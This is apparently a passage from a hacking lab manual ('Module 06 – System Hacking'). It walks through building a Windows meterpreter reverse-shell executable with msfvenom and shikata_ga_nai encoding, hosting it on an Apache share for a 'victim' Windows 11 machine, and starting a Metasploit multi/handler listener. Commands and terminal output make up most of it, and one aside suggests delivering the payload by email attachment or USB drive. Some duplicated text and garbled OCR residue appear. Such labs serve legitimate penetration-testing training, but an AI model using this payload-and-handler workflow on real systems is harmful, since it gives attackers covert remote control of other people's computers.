


```

Applications Places System [Icons] [System Tray] Tue Apr 5, 03:21
msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "" LHOST=10.10.1.13 -f exe > /home
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker# cd
[root@parrot]~#
[root@parrot]~# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b
"\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]~#
  
```


7. The above command will create a malicious Windows executable file named “**Exploit.exe**,” which will be saved on the parrot **/home/attacker/Desktop**, as shown in the screenshot.

Note: To navigate to **home/attacker/Desktop**, click **Places** from the top-section of the **Desktop** and click **Home Folder** from the drop-down options. The **attacker** window appears, click **Desktop**.



8. Now, we need to share **Exploit.exe** with the victim machine. (In This task, we are using **Windows 11** as the victim machine).
9. In the previous lab, we already created a directory or shared folder (**share**) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (**share**) to share **Exploit.exe** with the victim machine.

Note: If you want to create a new directory to share the **Exploit.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it as an email attachment or through physical means such as a hard drive or pen drive.

10. Type **ls -la /var/www/html/ | grep share** and press **Enter**.

11. To copy the **Exploit.exe** file into the shared folder, type **cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/** and press **Enter**.
12. Type **service apache2 start** and press **Enter** to start the Apache server.

```

[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Exploit.exe
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
[root@parrot]-[~]
# mkdir /var/www/html/share
[root@parrot]-[~]
# chmod -R 755 /var/www/html/share
[root@parrot]-[~]
# chown -R www-data:www-data /var/www/html/share
[root@parrot]-[~]
# ls -la /var/www/html/ | grep share
drwxr-xr-x 1 www-data www-data 0 Apr 5 03:22 share
[root@parrot]-[~]
# cp /home/attacker/Desktop/Exploit.exe /var/www/html/share/
[root@parrot]-[~]
# service apache2 start
[root@parrot]-[~]
#

```

13. Now, type **msfconsole** in the terminal and press **Enter** to launch the Metasploit framework.
14. Type **use exploit/multi/handler** and press **Enter** to handle exploits launched outside the framework.
15. Now, issue the following commands in msfconsole:
 - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter** to set a payload.
 - Type **set LHOST 10.10.1.13** and press **Enter** to set the localhost.

Module 06 – System Hacking

```

msfconsole - Parrot Terminal
File Edit View Search Terminal Help
d88' d88b 8b`?8888P'`?8b`?88P'.aS$$$$Q*" `?88' 788 788 88b d88 d88
      .a#$$$$$"$` 88b d8P 88b`?8888P'
      ,s$$$$$$$"$` 888888P' 88n      ,,,ass;;
      .a$$$$$$$P' d88P'      ,..ass#S$$$$$$$$$$$$$$$$$'
      .a#####P'      ,..-aqsc#SS$$$$$$$$$$$$$$$$$$$$$'
      ,a#####P'      ,..-ass#S$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$####SSSS'
      .a$$$$$$$$SSSS$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$SS##==-- "' '^/$$$$$$'
      ,&$$$$$'
      ll&$$$$'
      ,;;ll&$$$'
      ,...;llll&'
      ,.....;llll;.....
      ,.....;llll;.....

+ -- --=[ metasploit v6.1.9-dev ]
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: You can use help to view all
available commands

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) >


```

16. To start the handler, type the command **exploit -j -z** and press **Enter**.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

